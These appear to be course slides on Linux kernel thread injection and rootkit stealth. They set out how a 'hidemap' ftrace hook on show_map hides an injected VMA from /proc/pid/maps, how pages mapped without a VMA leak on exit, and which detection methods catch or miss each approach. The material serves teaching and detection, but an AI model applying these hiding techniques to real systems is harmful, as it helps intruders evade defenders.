- Tradeoff: two modules working together vs. one module with raw PTEs



# Detection Surfaces

Four ways to detect the threadinject approach:

- 1. PTE walk vs VMA comparison** Walk the actual page tables. For every valid PTE, check if a VMA covers that VA. PTEs with no backing VMA are anomalous. No standard tool does this.
- 2. Thread list** The `clone()` creates a real `task_struct`. The new thread shows up in `ps -elf`.
- 3. Memory accounting** Physical pages allocated but not tracked by any VMA. RSS numbers don't add up.
- 4. Code page COW** The trampoline triggers copy-on-write on the target's `.text` page. That page no longer matches the ELF on disk.

# Detection: Walking PTEs

For each valid PTE in the process's page tables, check `find_vma(mm, va)`:

```
for each valid PTE in process page tables:
 va = virtual address this PTE maps
 vma = find_vma(mm, va)
 if vma is NULL or va < vma->vm_start:
 ALERT: PTE exists with no backing VMA
```

# Walk PTEs

- No standard kernel tool does this by default
- procfs only reports VMAs, not raw PTEs
- The scan is expensive: walking all four levels for every process

# What Happens When the Process Dies?

When a process exits, `exit_mmap()` runs:

1. `unmap_vmas()` iterates the VMA maple tree: only processes VMA-covered pages
2. `free_pgtables()` frees page table pages in VMA-bounded ranges
3. Pages mapped via manual PTEs without VMAs are **NOT freed**

# threadinject leak:

If we don't create a VMA, the physical pages leak permanently.


# When is this OK?

- **Inject into long-lived processes** : init (PID 1) lives forever
- **Track and free manually** : module keeps a list, cleans up on rmmod
- **Accept the leak** : two 4KB pages per injection, lost in noise on any real system

One other idea is to hook `exit_mmap` and if the `task_struct` is a known injection target, keep a shadow VMA and clean it up.

# exit\_mmap

## exit\_mmap() Flow



Only VMA-backed pages are discovered during cleanup  
The kernel doesn't walk raw PTEs looking for orphans

# What If We Used a VMA Instead?

`vm_mmap()` from the kernel gives proper cleanup, swap, and fault handling — but the mapping shows in `/proc/pid/maps`.

Solution: hook the maps rendering to filter the VMA entry.

`show_map()` is the `.show` callback in `proc_pid_maps_op`. Hook via `ftrace` with `FTRACE_OPS_FL_IPMODIFY`:




# hook show\_map

- Resolve show\_map via kprobe lookup (it's a static function)
- In the callback: read VMA from ftrace regs (second argument)
- If VMA matches the hidden range:  
ftrace\_override\_function\_with\_return(fregs) + return 0

VMA still exists for kernel bookkeeping

# Hidemap

## hidemap Hook Flow



# Detection Summary

Detection Method	Catches	Limitation
PTE walk vs VMAs (ptescan)	VMA-less mappings	Expensive, no standard tool
/proc/pid/maps	VMA-backed injection only	Defeated by hidemap
Thread list (ps -elf)	New thread from clone	Defeated by process hiding
RSS accounting	Unaccounted physical pages	Noise hides small allocations
Code page diff	COW from trampoline write	Only catches trampoline page
Module list (lsmod)	The modules themselves	Defeated by module hiding

# Capstone

- Which method should you use for the capstone and why?

# Fellow Traveler



- Could you detect if someone else also infected the machine?

# What about Anti Virus

```
7fff9df3c000-7fff9df54000 rwxp 00000000 00:00 0
7fff9df54000-7fff9df6c000 r--p 00000000 00:00 0
7fff9df6c000-7fff9df84000 rwxp 00000000 00:00 0
7fff9df84000-7fff9df9c000 r--p 00000000 00:00 0
7fff9df9c000-7fff9dfb4000 rwxp 00000000 00:00 0
7fff9dfb4000-7fff9dfcc000 r--p 00000000 00:00 0
7fff9dfcc000-7fff9dfe4000 rwxp 00000000 00:00 0
7fff9dfe4000-7fff9dff0000 r--p 00000000 00:00 0
7fff9dff0000-7fff9e010000 rwxp 00000000 00:00 0
```

